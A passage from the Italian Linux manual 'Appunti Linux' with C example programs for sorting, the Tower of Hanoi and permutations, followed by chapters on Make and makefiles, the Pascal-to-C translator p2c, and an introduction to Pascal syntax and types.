/* bsort <valore>...                                                 */
/* BubbleSort.                                                       */
/* ================================================================= */

#include <stdio.h>

/* ================================================================= */
/* bsort ( <lista>, <inizio>, <fine> )                               */
/* ----------------------------------------------------------------- */
void bsort( int lista[], int a, int z ) {

    int scambio;
    int j;
    int k;

    /* Inizia il ciclo di scansione dell'array.                      */
    for ( j = a; j < z; j++ ) {

        /* Scansione interna dell'array per collocare nella          */
        /* posizione j l'elemento giusto.                            */
        for ( k = j+1; k <= z; k++ ) {

            if ( lista[k] < lista[j] ) {

                /* Scambia i valori.                                 */
                scambio = lista[k];
                lista[k] = lista[j];
                lista[j] = scambio;
            }
        }
    }
}

/* ================================================================= */
/* Inizio del programma.                                             */
/* ----------------------------------------------------------------- */
main( int argc, char *argv[] ) {

    int lista[argc-1];
    int i;

    /* Considera gli argomenti come gli elementi                     */
    /* dell'array da ordinare.                                       */
    for ( i = 1; i < argc; i++ ) {
        sscanf( argv[i], "%d", &lista[i-1] );
    }

    /* Esegue il riordino.                                           */
    bsort( lista, 0, argc-2);

    /* Emette il risultato.                                          */
    for ( i = 0; i < (argc-1); i++ ) {
        printf( "%d ", lista[i] );
    }
    printf( "\n" );
}
```

Segue la funzione **bsort** in versione ricorsiva.

```
void bsort( int lista[], int a, int z ) {
```

```
    int scambio;
    int k;

    if ( a < z ) {

        /* Scansione interna dell'array per collocare nella          */
        /* posizione a l'elemento giusto.                            */
        for ( k = a+1; k <= z; k++ ) {

            if ( lista[k] < lista[a] ) {

                /* Scambia i valori.                                 */
                scambio = lista[k];
                lista[k] = lista[a];
                lista[a] = scambio;
            }
        }

        bsort( lista, a+1, z );
    }
}
```

### 121.3.2 Torre di Hanoi

Il problema della torre di Hanoi è stato descritto nella sezione 114.4.2.

```
/* ================================================================= */
/* hanoi <n-anelli> <piolo-iniziale> <piolo-finale>                  */
/* Torre di Hanoi.                                                   */
/* ================================================================= */

#include <stdio.h>

/* ================================================================= */
/* hanoi ( <n-anelli>, <piolo-iniziale>, <piolo-finale> )            */
/* ----------------------------------------------------------------- */
void hanoi( int n, int p1, int p2 ) {

    if (n > 0) {
        hanoi (n-1, p1, 6-p1-p2);
        printf( "Muovi l'anello %d dal piolo %d al piolo %d\n", n, p1, p2 );
        hanoi (n-1, 6-p1-p2, p2);
    }
}

/* ================================================================= */
/* Inizio del programma.                                             */
/* ----------------------------------------------------------------- */
main( int argc, char *argv[] ) {

    int n;
    int p1;
    int p2;

    sscanf( argv[1], "%d", &n );
    sscanf( argv[2], "%d", &p1 );
    sscanf( argv[3], "%d", &p2 );

    hanoi( n, p1, p2 );
}
```

### 121.3.3 Quicksort

L'algoritmo del Quicksort è stato descritto nella sezione 114.4.3.

```
/* ================================================================= */
```

```
/* qsort <valore>...                                                   */
/* QuickSort.                                                          */
/* =================================================================== */

#include <stdio.h>

/* =================================================================== */
/* part ( <lista>, <inizio>, <fine> )                                  */
/* ------------------------------------------------------------------- */
int part( int lista[], int a, int z ) {

    /* Viene preparata una variabile per lo scambio di valori.         */
    int scambio = 0;

    /* Si assume che a sia inferiore a z.                              */
    int i = a + 1;
    int cf = z;

    /* Inizia il ciclo di scansione dell'array.                        */
    while (1) {
        while (1) {

            /* Sposta i a destra.                                      */
            if ( (lista[i] > lista[a]) || ( i >= cf) ) {
                break;
            } else {
                i += 1;
            }
        }
        while (1) {
            /* Sposta cf a sinistra.                                   */
            if (lista[cf] <= lista[a]) {
                break;
            } else {
                cf -= 1;
            }
        }
        if ( cf <= i ) {
            /* È avvenuto l'incontro tra i e cf.                       */
            break;
        } else {
            /* Vengono scambiati i valori.                             */
            scambio = lista[cf];
            lista[cf] = lista[i];
            lista[i] = scambio;

            i += 1;
            cf -= 1;
        }
    }

    /* A questo punto lista[a..z] è stata ripartita e cf è la          */
    /* collocazione di lista[a].                                       */
    scambio = lista[cf];
    lista[cf] = lista[a];
    lista[a] = scambio;

    /* A questo punto, lista[cf] è un elemento (un valore) nella       */
    /* giusta posizione.                                               */
    return cf;
}

/* =================================================================== */
/* quicksort ( <lista>, <inizio>, <fine> )                             */
/* ------------------------------------------------------------------- */
```

```
void quicksort( int lista[], int a, int z ) {

    /* Viene preparata la variabile cf.                            */
    int( cf ) = 0;

    if ( z > a ) {
        cf = part ( lista, a, z);
        quicksort ( lista, a, cf-1);
        quicksort ( lista, cf+1, z);
    }
}

/* ================================================================= */
/* Inizio del programma.                                           */
/* ----------------------------------------------------------------- */
main( int argc, char *argv[] ) {

    int lista[argc-1];
    int i;

    /* Considera gli argomenti come gli elementi                   */
    /* dell'array da ordinare.                                     */
    for ( i = 1; i < argc; i++ ) {
        sscanf( argv[i], "%d", &lista[i-1] );
    }

    /* Esegue il riordino.                                         */
    quicksort( lista, 0, argc-2);

    /* Emette il risultato.                                        */
    for ( i = 0; i < (argc-1); i++ ) {
        printf( "%d ", lista[i] );
    }
    printf( "\n" );
}
```

### 121.3.4 Permutazioni

L'algoritmo ricorsivo delle permutazioni è stato descritto nella sezione 114.4.4.

```
/* ================================================================= */
/* permuta <valore>...                                             */
/* Permutazioni.                                                   */
/* ================================================================= */

#include <stdio.h>

/* Variabile globale.                                              */
int iDimArray;

/* ================================================================= */
/* visualizza ( <array>, <dimensione> )                            */
/* ----------------------------------------------------------------- */
void visualizza( int lista[], int dimensione ) {

    int i;

    for ( i = 0; i < dimensione; i++ ) {
        printf( "%d ", lista[i] );
    }
    printf( "\n" );
}

/* ================================================================= */
/* permuta ( <lista>, <inizio>, <fine> )                           */
/* ----------------------------------------------------------------- */
```

```
void permuta( int lista[], int a, int z ) {

    int scambio;
    int k;

    /* Se il segmento di array contiene almeno due elementi, si      */
    /* procede.                                                       */
    if ( (z - a) >= 1 ) {

        /* Inizia un ciclo di scambi tra l'ultimo elemento e uno     */
        /* degli altri contenuti nel segmento di array.              */
        for ( k = z; k >= a; k-- ) {

            /* Scambia i valori.                                     */
            scambio = lista[k];
            lista[k] = lista[z];
            lista[z] = scambio;

            /* Esegue una chiamata ricorsiva per permutare un        */
            /* segmento più piccolo dell'array.                      */
            permuta( lista, a, z-1 );

            /* Scambia i valori.                                     */
            scambio = lista[k];
            lista[k] = lista[z];
            lista[z] = scambio;
        }
    } else {
        /* Visualizza l'array e utilizza una variabile dichiarata    */
        /* globalmente.                                              */
        visualizza( lista, iDimArray );
    }
}

/* ================================================================ */
/* Inizio del programma.                                            */
/* ---------------------------------------------------------------- */
main( int argc, char *argv[] ) {

    int lista[argc-1];
    int i;

    /* Considera gli argomenti come gli elementi                    */
    /* dell'array da permutare.                                     */
    for ( i = 1; i < argc; i++ ) {
        sscanf( argv[i], "%d", &lista[i-1] );
    }

    /* Salva la dimensione dell'array nella variabile globale.      */
    iDimArray = argc-1;

    /* Esegue le permutazioni.                                      */
    permuta( lista, 0, argc-2);
}
```

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Automazione della compilazione: Make e file-make

La compilazione di un programma, in qualunque linguaggio sia scritto, può essere un'operazione molto laboriosa, soprattutto se si tratta di aggregare un sorgente suddiviso in più parti. Una soluzione potrebbe essere quella di predisporre uno script che esegue sequenzialmente tutte le operazioni necessarie, ma la tradizione impone di utilizzare il programma Make.

Uno dei vantaggi più appariscenti sta nella possibilità di evitare che vengano ricompilati i file sorgenti che non sono stati modificati, abbreviando quindi il tempo di compilazione necessario quando si procede a una serie di modifiche limitate.

## 122.1 Make

Make, per la precisione l'eseguibile **`make`**, viene utilizzato normalmente assieme a un file, il file-make (o *makefile*), il cui nome può essere generalmente `makefile` o `Makefile` (quest'ultimo, con l'iniziale maiuscola, è quello preferito). Il file-make serve a elencare a Make le operazioni da compiere e le interdipendenze che ci sono tra le varie fasi.

Make può anche essere usato da solo, senza file-make, per compilare un singolo sorgente, e in questo caso, tenta di determinare l'operazione più adatta da compiere in base all'estensione del sorgente stesso. Per esempio, se esiste il file `prova.c` nella directory corrente, il comando

```
$ make prova
```

fa sì che **`make`** avvii in pratica il comando seguente:

```
$ cc -o prova prova.c
```

Se invece esistesse un file-make, lo stesso comando, **`make prova`**, avrebbe un significato diverso, corrispondendo alla ricerca di un ***obbiettivo*** con il nome **`prova`** all'interno del file-make stesso.

## 122.2 File-make

Un file-make è uno script specializzato per l'automazione della compilazione attraverso Make. Contiene la definizione di macro, simili alle variabili di ambiente di uno script di shell, e di ***obbiettivi*** che rappresentano le varie operazioni da compiere.

All'interno di questi file, il simbolo **`#`** rappresenta l'inizio di un commento, cioè di una parte di testo che non viene interpretata da Make.

### 122.2.1 Macro

La definizione di una macro avviene in modo molto semplice, indicando l'assegnamento di una stringa a un nome che da quel momento la rappresenterà.

⟨*nome*⟩ = ⟨*stringa*⟩

La stringa non deve essere delimitata, e il funzionamento è molto simile alle variabili di ambiente dichiarate all'interno di uno script di shell. Per esempio,

```
prefix=/usr/local
```

definisce la macro **`prefix`** che da quel punto in poi equivale a **`/usr/local`**. La sostituzione di una macro si indica attraverso due modi possibili:

$(⟨*nome*⟩)

oppure

${⟨*nome*⟩}

come nell'esempio seguente, dove la macro **`exec_prefix`** viene generata a partire dal contenuto di **`prefix`**.

```
prefix=/usr/local
exec_prefix=$(prefix)
```

Esistono alcune macro predefinite il cui contenuto può anche essere modificato. Le più importanti sono elencate nella tabella 122.1.

Per verificare il contenuto delle macro predefinite, si può predisporre un file-make simile a quello seguente, e quindi eseguire semplicemente **`make`** (i vari comandi **`echo`** sono rientrati con un carattere di tabulazione).

| Nome | Contenuto |
|---|---|
| MAKE | make |
| AR | ar |
| ARFLAGS | rw |
| YACC | yacc |
| YFLAGS | |
| LEX | lex |
| LFLAGS | |
| LDFLAGS | |
| CC | cc |
| CFLAGS | |
| FC | f77 |
| FFLAGS | |

Tabella 122.1: Elenco di alcune macro predefinite di Make.

```
all:
        @echo MAKE $(MAKE) ; \
        echo AR $(AR) ; \
        echo ARFLAGS $(ARFLAGS) ; \
        echo YACC $(YACC) ; \
        echo YFLAGS $(YFLAGS) ; \
        echo LEX $(LEX) ; \
        echo LFLAGS $(LFLAGS) ; \
        echo LDFLAGS $(LDFLAGS) ; \
        echo CC $(CC) ; \
        echo CFLAGS $(CFLAGS) ; \
        echo FC $(FC) ; \
        echo FFLAGS $(FFLAGS)
```

Oltre alle macro predefinite ne esistono altre, la cui utilità si vedrà in seguito.

| Macro | Significato |
|---|---|
| $< | Il nome del file per il quale è stato scelto l'obbiettivo per deduzione. |
| $* | Il nome dell'obbiettivo senza suffisso. |
| $@ | L'obbiettivo della regola specificata. |

Tabella 122.2: Elenco di alcune macro interne.

### 122.2.2 Regole

Le regole sono il fondamento dei file-make. Attraverso di esse si stabiliscono degli ***obbiettivi*** abbinati ai comandi necessari per ottenerli.

⟨*obbiettivo*⟩... : [⟨*dipendenza*⟩...]

<HT>⟨*comando*⟩[; ⟨*comando*⟩]...

La sintassi indica un comando che deve essere eseguito per raggiungere uno degli obbiettivi nominati all'inizio, e le dipendenze che devono essere soddisfatte. In pratica, non si può eseguire il comando se prima non esistono i file indicati nelle dipendenze.

> La dichiarazione inizia a partire dalla prima colonna, con il nome del primo obbiettivo, mentre i comandi **devono** iniziare dopo un carattere di tabulazione.

L'esempio seguente mostra una regola attraverso cui si dichiara il comando necessario a eseguire il link di un programma oggetto, specificando che questo può essere eseguito solo quando esiste già il file oggetto in questione.

```
mio_prog: prova.o
        cc -o prova prova.o
```

Il comando indicato in una regola, può proseguire su più righe successive, basta concludere la riga, prima del codice di interruzione di riga, con una barra obliqua inversa (nella sezione precedente è già stato mostrato un esempio di questo tipo). Quello che conta è che le righe aggiuntive inizino sempre dopo un carattere di tabulazione.

Il comando di una regola può iniziare con un prefisso particolare:

- `-` fa in modo che gli errori vengano ignorati;
- `+` fa in modo che il comando venga eseguito sempre;
- `@` fa in modo che il testo del comando non venga mostrato.

## 122.3 Regole deduttive

Make prevede alcune regole predefinite, o deduttive, riferite ai suffissi dei file indicati come obbiettivo. Si distingue tra due tipi di regole deduttive: a singolo e a doppio suffisso. La tabella 122.3 ne riporta alcune per chiarire il concetto.

| Obbiettivo | Comando corrispondente |
|---|---|
| .c | $(CC) $(CFLAGS) $(LDFLAGS) -o $@ $< |
| .f | $(FC) $(FFLAGS) $(LDFLAGS) -o $@ $< |
| .c.o | $(CC) $(CFLAGS) -o $< |
| .f.o | $(FC) $(FFLAGS) -o $< |

Tabella 122.3: Elenco di regole deduttive a singolo e a doppio prefisso.

## 122.4 File-make tipico

Il file-make tipico, permette di automatizzare tutte le fasi legate alla ricompilazione di un programma e alla sua installazione. Si distinguono alcuni obbiettivi comuni, usati di frequente:

- **`all`**
  utile per definire l'azione da compiere quando non si indica alcun obbiettivo;
- **`clean`**
  per eliminare i file oggetto e i binari già compilati;
- **`install`**
  per installare il programma eseguibile dopo la compilazione.

Si ricorderà che le fasi tipiche di un'installazione di un programma distribuito in forma sorgente sono appunto:

```
# make
```

che richiama automaticamente l'obbiettivo **`all`** del file-make, coincidente con i comandi necessari per la compilazione del programma, e

```
# make install
```

che provvede a installare gli eseguibili compilati nella loro destinazione prevista.

Supponendo di avere realizzato un programma, denominato `mio_prog.c`, il cui eseguibile debba essere installato nella directory `/usr/local/bin/`, si potrebbe utilizzare un file-make composto come l'esempio seguente:

```
prefix=/usr/local
bindir=${prefix}/bin

all:
	cc -o mio_prog mio_prog.c

clean:
	rm -f core *.o mio_prog

install:
	cp mio_prog $(bindir)
```

Come si può osservare, sono state definire le macro **`prefix`** e **`bindir`** in modo da facilitare la modifica della destinazione del programma installato, senza intervenire sui comandi.

L'obbiettivo **`clean`** elimina un eventuale file `core`, generato da un errore irreversibile durante l'esecuzione del programma, probabilmente mentre lo si prova tra una compilazione e l'altra, quindi elimina gli eventuali file oggetto e infine l'eseguibile generato dalla compilazione.

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Parte xxvii

# Pascal

# Pascal: preparazione di Pascal-to-C

Pascal-to-C, o P2c, è una sorta di compilatore che permette di convertire un sorgente Pascal in un sorgente C. I problemi che possono sorgere da questo tipo di conversione sono nella definizione precisa del tipo di dialetto Pascal e del tipo di dialetto C. Utilizzando P2c con GNU/Linux, non si dovrebbero avere difficoltà con il compilatore C. Quello che resta da sistemare è la definizione del dialetto Pascal che si vuole usare, dal momento che ne esistono di diversi, che alle volte sono incompatibili.

Questi dettagli possono essere controllati e configurati; quello che conta è esserne consapevoli, e approfondire l'uso di P2c attraverso lo studio della documentazione originale, quando se ne presenta la necessità, ovvero quando si intende programmare seriamente attraverso questo strumento.

## 123.1 Librerie e compilazione

Il codice C generato da P2c contiene sempre l'inclusione del file `p2c/p2c.h`, che poi, a sua volta, provvede a includere il solito `stdio.h`.

Il link del file generato dalla compilazione del sorgente C che si ottiene, deve essere fatto includendo la libreria `libp2c.a`, cosa che si traduce generalmente nell'uso dell'opzione **`-lp2c`**.

In pratica, le fasi necessarie a ottenere un programma eseguibile si riassumono nei due comandi seguenti.

`p2c` ⟨*sorgente-pascal*⟩

`cc -lp2c` ⟨*sorgente-c*⟩

L'eseguibile che si ottiene, richiede la presenza della libreria dinamica `libp2c.so`.

## 123.2 Configurazione

Il funzionamento predefinito di **`p2c`** può essere configurato attraverso una serie di file di configurazione:

1. `/usr/lib/p2c/p2crc`, **`$P2CRC`**
2. `~/p2crc`
3. `~/.p2crc`

Il primo file dell'elenco è quello usato per definire la configurazione generale. Eventualmente, si può usare la variabile di ambiente **`P2CRC`**, contenente il percorso completo per raggiungere un file analogo, sostituendosi in tal modo a quello generale.

Dopo il file di configurazione generale, viene cercato il file `p2crc` nella directory personale dell'utente, oppure, in sua mancanza, il file `.p2crc`. Questo file serve a definire una personalizzazione della configurazione di **`p2c`**.

### 123.2.1 Direttive dei file

Le direttive di questo file di configurazione sono rappresentate da assegnamenti, espressi in una delle due forme seguenti.

⟨*nome*⟩ = ⟨*valore*⟩

⟨*nome*⟩ ⟨*valore*⟩

I commenti si rappresentano come di consueto facendoli precedere dal simbolo **`#`**, e le righe vuote o bianche vengono semplicemente ignorate.

Il file di configurazione che accompagna P2c, cioè `/usr/lib/p2c/p2crc`, contiene l'elenco completo di tutte le direttive utilizzabili, tutte impostate nel modo più conveniente per l'uso normale, e tutte debitamente commentate in modo da sapere come può essere modificato ogni valore.

Esempi

```
Language Turbo
```

Definisce l'utilizzo di un sorgente TURBO Pascal.

### 123.2.2 Direttive incorporate nel sorgente Pascal

Le direttive di configurazione possono anche essere incorporate all'interno dello stesso sorgente Pascal, permettendo così una definizione dinamica, riferita a porzioni di codice. Per farlo, si utilizza una forma speciale dei commenti Pascal.

{⟨*nome*⟩=⟨*valore*⟩}

In tal caso, come si può vedere, il simbolo **=** è obbligatorio, e l'uso di spazi bianchi è generalmente inammissibile. È possibile l'utilizzo di commenti anche all'interno di direttive espresse in questo modo. Per farlo, occorre usare la sequenza **##**.

La configurazione dinamica all'interno del sorgente, permette di utilizzare anche altre modalità di assegnamento e di eliminazione automatica delle definizioni alla fine del sorgente. Per approfondirle, conviene consultare la documentazione originale, cosa che si riduce in pratica alla lettura di *p2c(1)*.

Esempi

`{Language=Turbo}`

Definisce l'utilizzo di un sorgente TURBO Pascal.

`{Language=Turbo ## utilizza una codifica TURBO Pascal}`

Definisce l'utilizzo di un sorgente TURBO Pascal, e vi aggiunge un commento interno.

### 123.2.3 Alcune direttive importanti

Le direttive della configurazione di P2c sono numerose, e anche se l'impostazione predefinita si adatta alle situazioni più comuni, potrebbe essere conveniente modificarne alcune, già le prime volte che si utilizza P2c.

`AnsiC [0|1]`

Permette di definire il tipo di dialetto C da utilizzare. Se si attiva la modalità, utilizzando il valore 1, si fa in modo di generare codice C ANSI; se invece non si inserisce, o si utilizza il valore 0, si ottiene un codice compatibile con il C K&R originale.

Come accennato, se non si definisce diversamente, si ottiene un codice C tradizionale, mentre potrebbe essere desiderabile di generare codice C ANSI.

`Language [HP|HP-UX|Turbo|UCSD|VAX|Oregon|Berk|Modula]`

Permette di definire il dialetto Pascal utilizzato come sorgente per la conversione. Le varie parole chiave usate per distinguere i dialetti hanno il valore seguente:

- **`HP`**

  È la codifica usata in modo predefinito e si riferisce precisamente al Pascal HP, compatibile con il Pascal dello standard ISO.

- **`HP-UX`**

  È il Pascal HP del sistema HP-UX, praticamente identico al Pascal HP normale.

- **`Turbo`**

  TURBO Pascal 5.0, quello usato nei PC. La differenza rispetto al tipo HP è minima, tanto che generalmente non è necessario richiedere esplicitamente questo tipo di codifica, quando si usano sorgenti TURBO Pascal.

- **`UCSD`**

  UCSD Pascal. Si tratta di un dialetto molto simile al TURBO Pascal.

- **`MPW`**

  Macintosh Programmer's Workshop Pascal 2.0, senza le estensioni Object Pascal.

- **`VAX`**

  VAX/VMS Pascal 3.5. Non tutte le funzionalità sono disponibili.

- **`Oregon`**

  Oregon Software Pascal/2.

- **`Berk`**

  Berkeley Pascal con le estensioni Sun.

- **`Modula`**

  Modula-2. Basato sul libro *Programming in Modula-2* di Wirth, terza edizione. La conversione in C a partire da questo formato, non è ancora completa.

`ShortOpt [0|1]`

Permette di definire il modo con cui devono essere valutate le espressioni logiche: 1 abilita il «cortocircuito» attraverso cui si valutano effettivamente solo le condizioni strettamente necessarie a determinare il risultato finale; 0 lo disabilita, in modo che tutte le condizioni vengano valutate in ogni caso.

## 123.3 Uso di P2c

La conversione del sorgente Pascal in linguaggio C avviene per mezzo del programma **`p2c`**, configurato come descritto nelle sezioni precedenti.

**`p2c`** è effettivamente un compilatore, il cui risultato è un programma C. Questo significa che genera da solo la segnalazione di errori di sintassi nel sorgente Pascal, e alla fine, il sorgente C che si ottiene dovrebbe essere corretto (dal punto di vista del C).

### 123.3.1 $ p2c

`p2c` [⟨*opzioni*⟩] [⟨*file*⟩]

**`p2c`** legge il file indicato come argomento, oppure lo standard input in sua mancanza. In base alle opzioni e alla configurazione definita, genera da quel file una trasformazione in linguaggio C.

Il nome del file generato si ottiene togliendo l'eventuale estensione precedente, e aggiungendo `.c`.

Alcune opzioni

`-o` ⟨*file*⟩

Definisce esplicitamente il nome del file del sorgente C da generare.

`-c` ⟨*file-di-configurazione*⟩

Definisce il nome di un file di configurazione da utilizzare al posto di quelli standard.

`-a`

Genera codice C ANSI. Questa opzione permette di sostituirsi agevolmente alla configurazione standard secondo cui si il sorgente generato dovrebbe essere di tipo tradizionale (K&R).

`-l {HP|HP-UX|Turbo|UCSD|VAX|Oregon|Berk|Modula}`

Permette di definire il tipo di Pascal nel sorgente. Le caratteristiche abbinate alle varie parole chiave sono state descritte in occasione della descrizione dei file di configurazione.

Esempi

`$` **`p2c mio_programma.pas`**

Genera il file `mio_programma.c` convertendo il contenuto di `mio_programma.pas`.

`$` **`p2c -a mio_programma.pas`**

Come nell'esempio precedente, ma genere un programma C secondo lo standard ANSI.

`$` **`p2c -a -o mio.c mio_programma.pas`**

Come nell'esempio precedente, ma il file generato è `mio.c`.

### 123.3.2 Esempio di compilazione

Si suppone di volere compilare il programma seguente:

```
{
    CiaoMondo.pas
    Programma elementare di visualizzazione di un messaggio
    attraverso lo standard output.
}

program CiaoMondo;
```

```
begin
    Writeln('Ciao Mondo!');
end.
```

Se il file si chiama `CiaoMondo.pas`, si può trasformare in C con il comando seguente:

$ **p2c CiaoMondo.pas**[*Invio*]

```
CiaoMondo

Translation completed
```

Si ottiene così il file `CiaoMondo.c`, mostrato di seguito.

```
/* Output from p2c, the Pascal-to-C translator */
/* From input file "CiaoMondo.pas" */


/*
    CiaoMondo.pas
    Programma elementare di visualizzazione di un messaggio
    attraverso lo standard output.
*/


#include <p2c/p2c.h>


main(argc, argv)
int argc;
Char *argv[];
{
  PASCAL_MAIN(argc, argv);
  printf("Ciao Mondo!\n");
  exit(EXIT_SUCCESS);
}



/* End. */
```

Questo file può essere compilato a sua volta.

$ **cc -lp2c -o CiaoMondo CiaoMondo.c**[*Invio*]

Se tutto funziona correttamente, si ottiene il file `CiaoMondo` eseguibile.

$ **./CiaoMondo**[*Invio*]

```
Ciao Mondo!
```

Se si desidera generare un sorgente C ANSI, si può usare l'opzione **-a** di **p2c**. Nel caso dell'esempio, il corpo del programma C sarebbe stato il seguente:

```
main(int argc, Char *argv[])
{
  PASCAL_MAIN(argc, argv);
  printf("Ciao Mondo!\n");
  exit(EXIT_SUCCESS);
}
```

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Pascal: introduzione

Il linguaggio Pascal è nato come strumento puramente didattico, che poi si è esteso fino a raggiungere potenzialità vicine a quelle del linguaggio C.

La caratteristica più appariscente di questo linguaggio è che tutto ciò che si utilizza deve essere dichiarato. Il vantaggio di questo tipo di approccio sta nella possibilità di escludere errori di programmazione dovuti a digitazione errata dei nomi delle variabili, perché il compilatore le rifiuta se non sono state dichiarate preventivamente.

Dal momento che di dialetti Pascal ne esistono molti, in questo capitolo si cerca di fare riferimento allo standard ANSI, anche se potrebbe essere particolarmente riduttivo. Gli esempi che vengono proposti sono stati verificati con P2c, nella sua configurazione predefinita.

## 124.1 Struttura fondamentale

Il Pascal impone una struttura nella preparazione dei sorgenti. L'esempio seguente è un programma che non fa alcunché.

```
program Nulla;

begin
end.
```

Nella prima riga dell'esempio, si può osservare la definizione del nome del programma, attraverso la direttiva **`program`**. Il nome, in questo caso è **`Nulla`**, non deve corrispondere necessariamente al nome del file.

Le parole chiave **`begin`** e **`end`** delimitano lo spazio utilizzato per le istruzioni del programma, che in questo caso non esistono.

Il punto finale, dopo la parola chiave **`end`**, serve a indicare al compilatore la conclusione del programma, e quindi può apparire solo alla fine del sorgente.

### 124.1.1 Istruzioni Pascal

Le istruzioni Pascal terminano con un punto e virgola (`;`), così un'istruzione può impiegare più righe senza bisogno di utilizzare simboli di continuazione, oppure, su una riga possono apparire più istruzioni (sempre separate con il punto e virgola).

È possibile raggruppare gruppi di istruzioni attraverso i delimitatori **`begin`** e **`end`**: il primo dei due viene seguito dalle istruzioni senza l'uso del punto e virgola, mentre il secondo termina normalmente con un punto e virgola, oppure un punto se si tratta del delimitatore che conclude il programma.

⟨*istruzione*⟩`;`

`begin` ⟨*istruzione*⟩`;` ⟨*istruzione*⟩`;` ⟨*istruzione*⟩`;` `end;`

L'istruzione nulla può essere rappresentata da un punto e virgola isolato.

### 124.1.2 Nomi

Secondo il Pascal standard, i nomi utilizzati per identificare ciò che si utilizza, come variabili, procedure o funzioni, sono composti da una lettera alfabetica, seguita da una combinazione libera di altre lettere e cifre numeriche. Secondo lo standard originale non è ammissibile il carattere si sottolineatura, ma la maggior parte dei compilatori ammette anche questo carattere.

La lunghezza dei nomi dovrebbe essere libera, con la limitazione che ogni compilatore è in grado di distinguere i nomi solo in base a un numero massimo di caratteri. Il valore minimo definito dallo standard è di otto caratteri.

Per quanto riguarda i nomi, il Pascal non distingue tra maiuscole e minuscole, come invece avviene nel linguaggio C.

### 124.1.3 Commenti

Il Pascal consente l'utilizzo di due tipi di delimitatore per circoscrivere i commenti: le parentesi graffe (`{` e `}`), e la coppia **`(* *)`**. Generalmente non sono ammissibili i commenti annidati, cioè quelli a più livelli.

Quello che segue è l'esempio del programma che non fa alcunché, con qualche commento.

```
{
    Ecco un programma che non fa proprio nulla.
```

```
}
program Nulla;

begin
    (* è qui che ha luogo il «nulla» *)
end.
```

Esistono due tipi di delimitatori per i commenti solo perché i primi, cioè le parentesi graffe, potevano essere difficili da ottenere nelle prime tastiere di alcuni paesi europei.

### 124.1.4 Suddivisione di un programma Pascal

Il linguaggio Pascal è un po' rigido per ciò che riguarda la sequenza con cui possono essere descritte le varie parti che lo compongono. Si distinguono tre parti fondamentali nel file sorgente:

1. intestazione del programma – si tratta della dichiarazione **`program`** seguita dal nome;
2. dichiarazioni – è lo spazio in cui si dichiara tutto ciò che viene usato nel programma, per esempio le variabili, le procedure e le funzioni;
3. istruzioni – è lo spazio, delimitato dalle parole chiave **`begin end`**, in cui si inseriscono le istruzioni del programma, ovvero è quello che in altri linguaggi di programmazione è la funzione o la procedura principale.

È il caso di osservare che i commenti possono essere collocati in ogni punto del file sorgente.

### 124.1.5 Output elementare

Quasi tutti gli esempi di programmazione elementare, in qualunque linguaggio di programmazione, utilizzano un'istruzione per l'output elementare.

Negli esempi che verranno mostrati inizialmente, si farà spesso uso della procedura **`Writeln()`**, la quale si occupa semplicemente di emettere attraverso lo standard output tutti gli argomenti forniti. L'esempio seguente serve a emettere la frase «1000 volte ciao mondo!», utilizzando due parametri: la costante numerica 1000 e la stringa « volte ciao mondo!».

```
program CiaoMondo1000;

begin
    Writeln(1000, ' volte ciao mondo!');
end.
```

Si tenga presente, in ogni caso, che **`Writeln`** e **`writeln`** sono la stessa cosa.

## 124.2 Variabili e tipi

I tipi di dati elementari del linguaggio Pascal dipendono dal compilatore utilizzato e dall'architettura dell'elaboratore sottostante. I tipi standard del Pascal ANSI sono elencati nella tabella 124.1. Il tipo **`char`**, non fa parte dello standard ANSI, ma è molto diffuso e così appare incluso in quella tabella.

| Tipo | Descrizione |
|---|---|
| int | Numeri interi positivi e negativi. |
| byte | Interi positivi di un solo byte (da 0 a 255). |
| real | Numeri a virgola mobile. |
| boolean | Valori logici booleani. |
| char | Un singolo carattere (generalmente di 8 bit). |

Tabella 124.1: Elenco dei tipi di dati primitivi fondamentali in Pascal.

### 124.2.1 Valori contenibili e costanti letterali

Ogni tipo di variabile può contenere un solo tipo di dati, esprimibile eventualmente attraverso una costante letterale scritta secondo una forma adatta.

I valori numerici vengono espressi da costanti letterali senza simboli di delimitazione.

- Gli interi (**`integer`**) vanno espressi con numeri normali, senza punti di separazione di un'ipotetica parte decimale, prefissati eventualmente dal segno meno (**`-`**) nel caso di valori negativi.

- I valori **`byte`** vanno espressi come gli interi positivi, con la limitazione della dimensione massima.
- I numeri reali (**`real`**) possono essere espressi come numeri aventi una parte decimale, segnalata dalla presenza di un punto decimale.

  Se si vuole indicare un numero reale corrispondente a un numero intero, si deve aggiungere un decimale finto, per esempio, il numero 10 si può rappresentare come 10.0.

  Naturalmente è ammissibile anche la notazione esponenziale, come per esempio **`7e-2`** che corrisponde in pratica a 7*(10**-2), pari a 0.07.

I valori logici vengono espressi dalle costanti letterali **`TRUE`** e **`FALSE`**.

I valori carattere e stringa, vengono delimitati da coppie di apici singoli, come **`'A'`**, **`'B'`**, ... **`'Ciao Mondo!'`**.

### 124.2.2 Dichiarazione delle variabili

La dichiarazione delle variabili può essere fatta esclusivamente prima di un blocco **`begin-end`** di un programma, di una funzione o di una procedura.

`var` ⟨*nome*⟩ `:` ⟨*tipo*⟩`;`

Dalla sintassi si vede l'utilizzo della parola chiave **`var`**, seguita dal nome della variabile da definire, quindi da due punti (`:`), e infine dalla definizione del tipo di variabile.

In realtà, è possibile anche indicare un elenco di nomi, separati da virgole, quando questi devono essere tutti dello stesso tipo; inoltre, è possibile dichiarare più variabili differenti, utilizzando la parola chiave **`var`** una sola volta.

Esempi

```
var     conta   :       integer;
```

Dichiara la variabile **`conta`** di tipo intero.

```
var     conta,canta     :       integer;
```

Dichiara le variabili **`conta`** e **`canta`** di tipo intero.

```
var     conta   :       integer;
        canta   :       integer;
```

Esattamente uguale all'esempio precedente.

```
var
        conta   :       integer;
        lettera :       char;
```

Dichiara la variabile **`conta`** di tipo intero, e la variabile **`lettera`** di tipo carattere.

## 124.3 Operatori ed espressioni

Gli operatori sono qualcosa che esegue un qualche tipo di funzione, su uno o due operandi, restituendo un valore. Il tipo di valore restituito varia a seconda dell'operatore e degli operandi utilizzati. Per esempio, la somma di due interi genera un intero, mentre una divisione di un valore intero per un altro numero intero, genera un numero reale.

### 124.3.1 Operatori aritmetici

Gli operatori che intervengono su valori numerici sono elencati nella tabella 124.2.

